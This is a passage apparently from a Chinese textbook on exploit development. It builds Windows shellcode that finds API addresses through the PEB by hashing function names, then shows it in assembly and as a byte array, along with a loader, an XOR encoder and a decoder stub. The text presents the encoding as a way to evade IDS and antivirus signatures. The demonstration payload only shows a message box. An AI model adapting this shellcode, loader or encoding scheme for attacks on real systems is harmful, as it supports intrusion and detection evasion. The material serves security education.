"\x50"                       // PUSH EAX
"\x50"                       // PUSH EAX
"\x53"                       // PUSH EBX
"\xB8\xEA\x04\xD8\x77"      // MOV EAX,user32.MessageBoxA
"\xFF\xD0"                   // CALL EAX
"\x53"                       // PUSH EBX ;/ExitCode
"\xB8\xDA\xCD\x81\x7C"      // MOV EAX,kernel32.ExitProcess
"\xFF\xD0";                  // CALL EAX ;\ExitProcess
```

如果在互联网上搜集常用的 shellcode, 一般得到的也是类似的存于字符数组的机器码。我们本节实验中将对上述代码进行完善, 加入自动获取 API 入口地址的功能, 最终得到的也是类似这种形式的机器代码。

虽然这种形式的 shellcode 可以在 C 语言中轻易地布置进内存的目标区域, 但是如果出了问题, 往往难于调试。所以, 在我们开始着手改造 shellcode 之前, 先看看相关的调试环境。

由于 shellcode 需要漏洞程序已经初始化好了的进程空间和资源等, 故往往不能单独运行。为了能在实际运行中调试这样的机器码, 我们可以使用这样一段简单的代码来装载 shellcode。


```

char shellcode[]="\x66\x81\xEC\x40\x04\x33\xDB.....";// 欲调试的十六
// 进制机器码"

void main()
{
    __asm
    {
        lea eax, shellcode
        push     eax
        ret
    }
}

```

ret 指令会将 push 进去的 shellcode 在栈中的起始地址弹给 EIP, 让处理器跳转到栈区去执行 shellcode。我们可以用这段装载程序运行搜集到的 shellcode, 并调试之。若搜集到的 shellcode 不能满足需求, 也可以在调试的基础上稍作修改, 为它增加新功能。

5.4.3 动态定位 API 地址的 shellcode

下面我们将给 shellcode 加入自动定位 API 的功能。为了实现弹出消息框并显示“failwest”的功能, 需要使用如下 API 函数。

- | | |
|------------------|--|
| (1) MessageBoxA | 位于 user32.dll 中, 用于弹出消息框。 |
| (2) ExitProcess | 位于 kernel32.dll 中, 用于正常退出程序。 |
| (3) LoadLibraryA | 位于 kernel32.dll 中。并不是所有的程序都会装载 user32.dll, 所以在我们调用 MessageBoxA 之前, 应该先使用 LoadLibrary(“user32.dll”)装载其所属的动态链接库。 |

通过前面介绍的 win_32 平台下搜索 API 地址的办法, 我们可以从 FS 所指的线程控制块开始, 一直追溯到动态链接库的函数名导出表, 在其中搜索出所需的 API 函数是第几个, 然后在函数偏移地址 (RVA) 导出表中找到这个地址。

由于 shellcode 最终是要放进缓冲区的, 为了让 shellcode 更加通用, 能被大多数缓冲区容纳, 我们总是希望 shellcode 尽可能短。因此, 在函数名导出表中搜索函数名的时候, 一般情况下并不会用 “MessageBoxA” 这么长的字符串去进行直接比较。

通常情况下, 我们会对所需的 API 函数名进行 hash 运算, 在搜索导出表时对当前遇到

的函数名也进行同样的 hash, 这样只要比较 hash 所得的摘要 (digest) 就能判定是不是我们所需的 API 了。虽然这种搜索方法需要引入额外的 hash 算法, 但是可以节省出存储函数名字符串的代码。

提示: 本书中所说的 hash 指的是 hash 算法, 是一个运算过程。经过 hash 后得到的值将被称作摘要, 即 digest, 请读者注意这种叙述方式。

本节实验中所用 hash 函数的 C 代码如下。

```
#include <stdio.h>
#include <windows.h>
DWORD GetHashCode(char *fun_name)
{
    DWORD digest=0;
    while(*fun_name)
    {
        digest=((digest<<25)|(digest>>7)); //循环右移 7 位
        digest+= *fun_name ; //累加
        fun_name++;
    }
    return digest;
}
main()
{
    DWORD hash;
    hash= GetHashCode("AddAtomA");
    printf("result of hash is %.8x\n",hash);
}
```

如上述代码, 我们将把字符串中的字符逐一取出, 把 ASCII 码从单字节转换成四字节的 双字 (DWORD), 循环右移 7 位之后再进行累积。

代码中只比较经过 hash 运算的函数名摘要, 也就是说, 不论 API 函数名多么长, 我们只需要存一个双字就行。而上述 hash 算法只需要用 `ror` 和 `add` 两条指令就能实现。

题外话: 在下一节中, 我们将讨论怎样精简 shellcode 的长度, 其中会详细讨论按照什么标准来选取 hash 算法。实际上您会发现 hash 后的摘要并不一定是一个双字 (32bit), 精心构造的 hash 算法可以让一个字节 (8bit) 的摘要也满足要求。

API 函数及 hash 后的摘要如表 5-4-1 所示。

表 5-4-1 API 函数及 hash 后的摘要

API 函数名	经过 hash 运算后得到的摘要 digest
MessageBoxA	0x1e380a6a
ExitProcess	0x4fd18963
LoadLibraryA	0x0c917432

在将 hash 压入栈中之前, 注意先将增量标志 DF 清零。因为当 shellcode 是利用异常处理机制而植入的时候, 往往会产生标志位的变化, 使 shellcode 中的字串处理方向发生变化而产生错误 (如指令 LODSD)。如果您在堆溢出利用中发现原本身经百战的 shellcode 在运行时出错, 很可能就是这个原因。总之, 一个字节的指令可以大大增加 shellcode 的通用性。

现在可以将这些 hash 结果压入栈中, 并用一个寄存器标识位置, 以备后面搜索 API 函数时使用。

```
;store hash
push 0x1e380a6a      ;hash of MessageBoxA
push 0x4fd18963      ;hash of ExitProcess
push 0x0c917432      ;hash of LoadLibraryA
mov esi, esp          ;esi = addr of first function hash
lea edi, [esi-0xc]    ;edi = addr to start writing function
```

然后我们需要抬高栈顶, 保护 shellcode 不被入栈数据破坏。

```
;make some stack space
xor ebx, ebx
mov bh, 0x04
sub esp, ebx
```

按照图 5.4.1 所示, 定位 kernel32.dll 的代码如下。

```
;find base addr of kernel32.dll
mov ebx, fs:[edx + 0x30] ;ebx = address of PEB
mov ecx, [ebx + 0x0c]    ;ecx = pointer to loader data
mov ecx, [ecx + 0x1c]    ;ecx = first entry in initialisation
                        ;order list
mov ecx, [ecx]           ;ecx = second entry in list
                        ;(kernel32.dll)
mov ebp, [ecx + 0x08]    ;ebp = base address of kernel32.dll
```

在导入表中搜索 API 的逻辑可以设计如图 5.4.2 所示。






图 5.4.2 定位 API 的流程图

最终的代码实现如下。


```

int main()
{
    _asm{
        CLD                ;clear flag DF
        ;store hash
        push 0x1e380a6a     ;hash of MessageBoxA
        push 0x4fd18963     ;hash of ExitProcess
        push 0x0c917432     ;hash of LoadLibraryA
        mov esi,esp         ;esi = addr of first function hash
        lea edi,[esi-0xc]    ;edi = addr to start writing function

        ;make some stack space
        xor ebx,ebx
        mov bh, 0x04
        sub esp, ebx

        ;push a pointer to "user32" onto stack
        mov bx, 0x3233      ;rest of ebx is null
        push ebx
        push 0x72657375
        push esp
        xor edx,edx

        ;find base addr of kernel32.dll
        mov ebx, fs:[edx + 0x30] ;ebx = address of PEB
        mov ecx, [ebx + 0x0c]    ;ecx = pointer to loader data
        mov ecx, [ecx + 0x1c]    ;ecx = first entry in initialization
                                ;order list
        mov ecx, [ecx]          ;ecx = second entry in list
                                ;(kernel32.dll)
        mov ebp, [ecx + 0x08]    ;ebp = base address of kernel32.dll
    }
}

```





find_lib_functions:

```

lodsd          ;load next hash into al and increment esi
cmp eax, 0x1e380a6a ;hash of MessageBoxA - trigger
                                ;LoadLibrary("user32")

jne find_functions
xchg eax, ebp      ;save current hash
call [edi - 0x8]    ;LoadLibraryA
xchg eax, ebp      ;restore current hash, and update ebp
                                ;with base address of user32.dll
    
```

find_functions:

```

pushad          ;preserve registers
mov eax, [ebp + 0x3c] ;eax = start of PE header
mov ecx, [ebp + eax + 0x78] ;ecx = relative offset of export table
add ecx, ebp      ;ecx = absolute addr of export table
mov ebx, [ecx + 0x20] ;ebx = relative offset of names table
add ebx, ebp      ;ebx = absolute addr of names table
xor edi, edi      ;edi will count through the functions
    
```

next_function_loop:

```

inc edi          ;increment function counter
mov esi, [ebx + edi * 4] ;esi = relative offset of current
                                ;function name
add esi, ebp      ;esi = absolute addr of current
                                ;function name
cdq              ;dl will hold hash (we know eax is
                                ;small)
    
```

hash_loop:


```

movsx eax, byte ptr[esi]
cmp al,ah
jz compare_hash
ror edx,7
add edx,eax
inc esi
jmp hash_loop

compare_hash:
    cmp edx, [esp + 0x1c]      ;compare to the requested hash (saved on
                                ;stack from pushad)

    jnz next_function_loop

    mov ebx, [ecx + 0x24]      ;ebx = relative offset of ordinals
                                ;table
    add ebx, ebp               ;ebx = absolute addr of ordinals
                                ;table
    mov di, [ebx + 2 * edi]    ;di = ordinal number of matched
                                ;function
    mov ebx, [ecx + 0x1c]      ;ebx = relative offset of address
                                ;table
    add ebx, ebp               ;ebx = absolute addr of address table
    add ebp, [ebx + 4 * edi]   ;add to ebp (base addr of module) the
                                ;relative offset of matched function
    xchg eax, ebp              ;move func addr into eax
    pop edi                    ;edi is last onto stack in pushad
    stosd                      ;write function addr to [edi] and
                                ;increment edi
    push edi

```





```

    popad                                ;restore registers
                                        ;loop until we reach end of last hash
    cmp eax,0x1e380a6a
    jne find_lib_functions

function_call:
    xor ebx,ebx
    push ebx                            ;cut string
    push 0x74736577
    push 0x6C696166                    ;push failwest
    mov eax,esp                        ;load address of failwest
    push ebx
    push eax
    push eax
    push ebx
    call [edi - 0x04]                  ;call MessageBoxA
    push ebx
    call [edi - 0x08]                  ;call ExitProcess
    nop
    nop
    nop
    nop
}
}

```

上述汇编代码可以用 VC 6.0 直接编译运行, 并生成 PE 文件。之后可以用 OllyDbg 或者 IDA 等反汇编工具从 PE 文件的代码节中提取出二进制的机器码如下。

提示: 之所以在汇编代码的前后都加上一段 NOP (0x90), 是为了在反汇编工具或调试时非常方便地区分出 shellcode 的代码。

"\x90"//	NOP
"\xFC"//	CLD
"\x68\x6A\x0A\x38\x1E"//	PUSH 1E380A6A
"\x68\x63\x89\xD1\x4F"//	PUSH 4FD18963
"\x68\x32\x74\x91\x0C"//	PUSH 0C917432
"\x8B\xF4"//	MOV ESI,ESP
"\x8D\x7E\xF4"//	LEA EDI,DWORD PTR DS:[ESI-C]
"\x33\xDB"//	XOR EBX,EBX
"\xB7\x04"//	MOV BH,4
"\x2B\xE3"//	SUB ESP,EBX
"\x66\xBB\x33\x32"//	MOV BX,3233
"\x53"//	PUSH EBX
"\x68\x75\x73\x65\x72"//	PUSH 72657375
"\x54"//	PUSH ESP
"\x33\xD2"//	XOR EDX,EDX
"\x64\x8B\x5A\x30"//	MOV EBX,DWORD PTR FS:[EDX+30]
"\x8B\x4B\x0C"//	MOV ECX,DWORD PTR DS:[EBX+C]
"\x8B\x49\x1C"//	MOV ECX,DWORD PTR DS:[ECX+1C]
"\x8B\x09"//	MOV ECX,DWORD PTR DS:[ECX]
"\x8B\x69\x08"//	MOV EBP,DWORD PTR DS:[ECX+8]
"\xAD"//	LODS DWORD PTR DS:[ESI]
"\x3D\x6A\x0A\x38\x1E"//	CMP EAX,1E380A6A
"\x75\x05"//	JNZ SHORT popup_co.00401070
"\x95"//	XCHG EAX,EBP
"\xFF\x57\xF8"//	CALL DWORD PTR DS:[EDI-8]
"\x95"//	XCHG EAX,EBP
"\x60"//	PUSHAD
"\x8B\x45\x3C"//	MOV EAX,DWORD PTR SS:[EBP+3C]
"\x8B\x4C\x05\x78"//	MOV ECX,DWORD PTR SS:[EBP+EAX+78]
"\x03\xCD"//	ADD ECX,EBP





```

"\x8B\x59\x20"//
"\x03\xDD"//
"\x33\xFF"//
"\x47"//
"\x8B\x34\xBB"//
"\x03\xF5"//
"\x99"//
"\x0F\xBE\x06"//
"\x3A\xC4"//
"\x74\x08"//
"\xC1\xCA\x07"//
"\x03\xD0"//
"\x46"//
"\xEB\xF1"//
"\x3B\x54\x24\x1C"//
"\x75\xE4"//
"\x8B\x59\x24"//
"\x03\xDD"//
"\x66\x8B\x3C\x7B"//
"\x8B\x59\x1C"//
"\x03\xDD"//
"\x03\x2C\xBB"//
"\x95"//
"\x5F"//
"\xAB"//
"\x57"//
"\x61"//
"\x3D\x6A\x0A\x38\x1E"//
"\x75\xA9"//
"\x33\xDB"//
MOV EBX,DWORD PTR DS:[ECX+20]
ADD EBX,EBP
XOR EDI,EDI
INC EDI
MOV ESI,DWORD PTR DS:[EBX+EDI*4]
ADD ESI,EBP
CDQ
MOVSX EAX,BYTE PTR DS:[ESI]
CMP AL,AH
JE SHORT popup_co.00401097
ROR EDX,7
ADD EDX,EAX
INC ESI
JMP SHORT popup_co.00401088
CMP EDX,DWORD PTR SS:[ESP+1C]
JNZ SHORT popup_co.00401081
MOV EBX,DWORD PTR DS:[ECX+24]
ADD EBX,EBP
MOV DI,WORD PTR DS:[EBX+EDI*2]
MOV EBX,DWORD PTR DS:[ECX+1C]
ADD EBX,EBP
ADD EBP,DWORD PTR DS:[EBX+EDI*4]
XCHG EAX,EBP
POP EDI
STOS DWORD PTR ES:[EDI]
PUSH EDI
POPAD
CMP EAX,1E380A6A
JNZ SHORT popup_co.00401063
XOR EBX,EBX

```



```

"\x53"//          PUSH EBX
"\x68\x77\x65\x73\x74"//  PUSH 74736577
"\x68\x66\x61\x69\x6C"//  PUSH 6C696166
"\x8B\xC4"//       MOV EAX,ESP
"\x53"//          PUSH EBX
"\x50"//          PUSH EAX
"\x50"//          PUSH EAX
"\x53"//          PUSH EBX
"\xFF\x57\xFC"//     CALL DWORD PTR DS:[EDI-4]
"\x53"//          PUSH EBX
"\xFF\x57\xF8";//    CALL DWORD PTR DS:[EDI-8]

```

上述这种保存在字符数组中的 shellcode 已经可以轻易地在 exploit 程序中使用了, 也可以用前边的 shellcode 装载程序单独加载运行。

```

char popup_general[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
void main()
{
    __asm
    {

```




```
    lea eax, popup_general
    push    eax
    ret
}
```

这样，一段考虑了跨平台、健壮性、稳定性、通用性等各方面因素的高质量 shellcode 就生成了。本书后面章节将在实验中反复使用这段 shellcode。经过反复的实验，这段 shellcode 在各种溢出利用场景下都表现出色。

通过本节的介绍，即使是经验丰富的汇编程序员，想要写出高质量的 shellcode 也得着实花一番工夫。事实上，若非真的有特殊需要，即使是经验丰富的 hacker 也不会总是自己编写 shellcode。大多数情况下，从 internet 上可以得到许多经典的 shellcode。另外 Metasploit 通用漏洞测试架构 3.0 下的 payload 库中，目前已经包含了包括绑定端口、网马 downloader、远程 shell、任意命令执行等在内的 104 种不同功能的经典 shellcode。通过简单的参数配置，可以轻易导出 C 语言格式、Perl 语言格式、ruby 语言格式、原始 16 进制格式等形式的 shellcode。我们会在后面章节中专门介绍 Metasploit 的使用和开发。

5.5 shellcode 编码技术

5.5.1 为什么要对 shellcode 编码

在很多漏洞利用场景中，shellcode 的内容将会受到限制。

首先，所有的字符串函数都会对 NULL 字节进行限制。通常我们需要选择特殊的指令来避免在 shellcode 中直接出现 NULL 字节（byte，ASCII 函数）或字（word，UNICODE 函数）。

其次，有些函数还会要求 shellcode 必须为可见字符的 ASCII 值或 UNICODE 值。在这种限制较多的情况下，如果仍然通过挑选指令的办法控制 shellcode 的值的话，将会给开发带来很大困难。毕竟用汇编语言写程序就已经不那么容易了，如果在关心程序逻辑和流程的同时，还要分心去选择合适的指令将会让我这样不很聪明的程序员崩溃掉。

最后，除了以上提到的软件自身的限制之外，在进行网络攻击时，基于特征的 IDS 系统往往也会对常见的 shellcode 进行拦截。

那么，怎样突破重重防护，把 shellcode 从程序接口安全地送入堆栈呢？一个比较容易想到的办法就是给 shellcode “乔装打扮，让其“蒙混过关”后再展开行动。

我们可以先专心完成 shellcode 的逻辑，然后使用编码技术对 shellcode 进行编码，使其内容达到限制的要求，最后再精心构造十几个字节的解码程序，放在 shellcode 开始执行的地方。




图 5.5.1 shellcode 编码示意图

当 exploit 成功时，shellcode 顶端的解码程序首先运行，它会在内存中将真正的 shellcode 还原成原来的样子，然后执行之。这种对 shellcode 编码的方法和软件加壳的原理非常类似。




图 5.5.2 shellcode 解码示意图

这样，我们只需要专注于几条解码指令，使其符合限制条件就行，相对于直接关注于整段 shellcode 来说使问题简化了很多。本节我们就来实践这样一种方法。

题外话：很多病毒也会采取类似加壳的办法来躲避杀毒软件的查杀：首先对自身编码，若直接查看病毒文件的代码节会发现只有几条用于解码的指令，其余都是无效

指令；当 PE 装入开始运行时，解码器将真正的代码指令还原出来，并运行之、实施破坏活动；杀毒软件将一种特征记录之后，病毒开发者只需要使用新的编码算法（密钥）重新对 PE 文件编码，即可躲过查杀。然而自古正邪不两立，近年来杀毒软件开始普遍采用内存杀毒的办法来增加查杀力度，就是等病毒装载完成并已还原出真面目的时候进行查杀。

5.5.2 会“变形”的 shellcode

下面将在上节所实现的通用 shellcode 的基础上，演示一个最简单的 shellcode 加壳过程，这包括：对原始 shellcode 编码，开发解码器，将解码器和经过编码的 shellcode 送入装载器运行调试。

最简单的编码过程莫过于异或运算了，因为对应的解码过程也同样最简单。我们可以编写程序对 shellcode 的每个字节用特定的数据进行异或运算，使得整个 shellcode 的内容达到要求。在编码时需要注意以下几点：

- 用于异或的特定数据相当于加密算法的密钥，在选取时不可与 shellcode 已有字节相同，否则编码后会产生 NULL 字节。
- 可以选用多个密钥分别对 shellcode 的不同区域进行编码，但会增加解码操作的复杂性。
- 可以对 shellcode 进行很多轮编码运算。

这里给出一个我实现的最简单的基于异或运算的编码器，用于演示这种技术。

```
void encoder (char* input, unsigned char key, int display_flag) // bool
display_flag
{
    int i=0, len=0;
    FILE * fp;
    unsigned char * output;
    len = strlen(input);
    output=(unsigned char *)malloc(len+1);
    if(!output)
    {
        printf("memory erro!\n");
    }
}
```



```
        exit(0);
    }
    //encode the shellcode
    for(i=0;i<len;i++)
    {
        output[i] = input[i]^key;
    }
    if(!(fp=fopen("encode.txt","w+")))
    {
        printf("output file create erro");
        exit(0);
    }
    fprintf(fp,"\"");
    for(i=0;i<len;i++)
    {
        fprintf(fp,"\\x%0.2x", output[i]);
        if((i+1)%16==0)
        {
            fprintf(fp,"\"\\n\"");
        }
    }
    fprintf(fp,"\";");
    fclose(fp);
    printf("dump the encoded shellcode to encode.txt OK!\\n");
    if(display_flag)//print to screen
    {
        for(i=0;i<len;i++)
        {
            printf("%0.2x ",output[i]);
            if((i+1)%16==0)
```




```

    {
        printf("\n");
    }
}
free(output);
}

```

encoder() 函数会使用传入的 key 参数对输入的数据逐一异或，并将其整理成 16 进制的形式 dump 进一个名为 encode.txt 的文件中。这里对第四节中的通用 shellcode 进行编码，密钥采用 0x44，在 main 中直接调用 encoder(popup_general, 0x44, 1)，会得到经过编码的 shellcode 如下：

```

"\xb8\x2c\x2e\x4e\x7c\x5a\x2c\x27\xcd\x95\x0b\x2c\x76\x30\xd5\x48"
"\xcf\xb0\xc9\x3a\xb0\x77\x9f\xf3\x40\x6f\xa7\x22\xff\x77\x76\x17"
"\x2c\x31\x37\x21\x36\x10\x77\x96\x20\xcf\x1e\x74\xcf\x0f\x48\xcf"
"\x0d\x58\xcf\x4d\xcf\x2d\x4c\xe9\x79\x2e\x4e\x7c\x5a\x31\x41\xd1"
"\xbb\x13\xbc\xd1\x24\xcf\x01\x78\xcf\x08\x41\x3c\x47\x89\xcf\x1d"
"\x64\x47\x99\x77\xbb\x03\xcf\x70\xff\x47\xb1\xdd\x4b\xfa\x42\x7e"
"\x80\x30\x4c\x85\x8e\x43\x47\x94\x02\xaf\xb5\x7f\x10\x60\x58\x31"
"\xa0\xcf\x1d\x60\x47\x99\x22\xcf\x78\x3f\xcf\x1d\x58\x47\x99\x47"
"\x68\xff\xd1\x1b\xef\x13\x25\x79\x2e\x4e\x7c\x5a\x31\xed\x77\x9f"
"\x17\x2c\x33\x21\x37\x30\x2c\x22\x25\x2d\x28\xcf\x80\x17\x14\x14"
"\x17\xbb\x13\xb8\x17\xbb\x13\xbc\xd4";

```

对于解码，我们可以用以下几条指令实现。

```

void main()
{
    __asm
    {
        add eax, 0x14 // 越过 decoder，记录 shellcode 的起始地址
        xor ecx, ecx
    }
}

```



```

decode_loop:
    mov bl,[eax+ecx]
    xor bl, 0x44 // 这里用 0x44 作为 key, 如编码的 key 改变, 这里也要相应
                // 改变
    mov [eax+ecx],bl
    inc ecx
    cmp bl,0x90 // 在 shellcode 末尾放上一个字节的 0x90 作为结束符
    jne decode_loop
}
}
    
```

对于这个解码器, 有以下需要注意的地方。

(1) 解码器不能单独运行, 需要用 VC 6.0 将其编译, 然后用 OllyDbg 提取出二进制的机器代码, 联合经过编码的 shellcode 一起执行。

(2) 解码器默认在 shellcode 开始执行时, EAX 已经对准了 shellcode 的起始位置。

(3) 解码器将认为 shellcode 的最后一个字节为 0x90, 所以在编码前要注意给原始 shellcode 多加一个字节的 0x90 作为结尾, 否则会产生错误。

将汇编指令转换为机器代码, 如表 5-5-1 所示。

表 5-5-1 将汇编指令转换为机器代码

机器代码	汇编指令	说明
"\x83\xC0\x14"	ADD EAX,14	跃过 decoder 代码区
"\x33\xC9"	XOR ECX,ECX	ECX 被当作循环控制变量
"\x8A\x1C\x08"	MOV BL, [EAX+ECX]	
"\x80\xF3\x44"	XOR BL,44	这里 key=0x44, 如果 encode 使用新 key, 这里需要做相应的修改
"\x88\x1C\x08"	MOV[EAX+ECX],BL	
"\x41"	INC ECX	
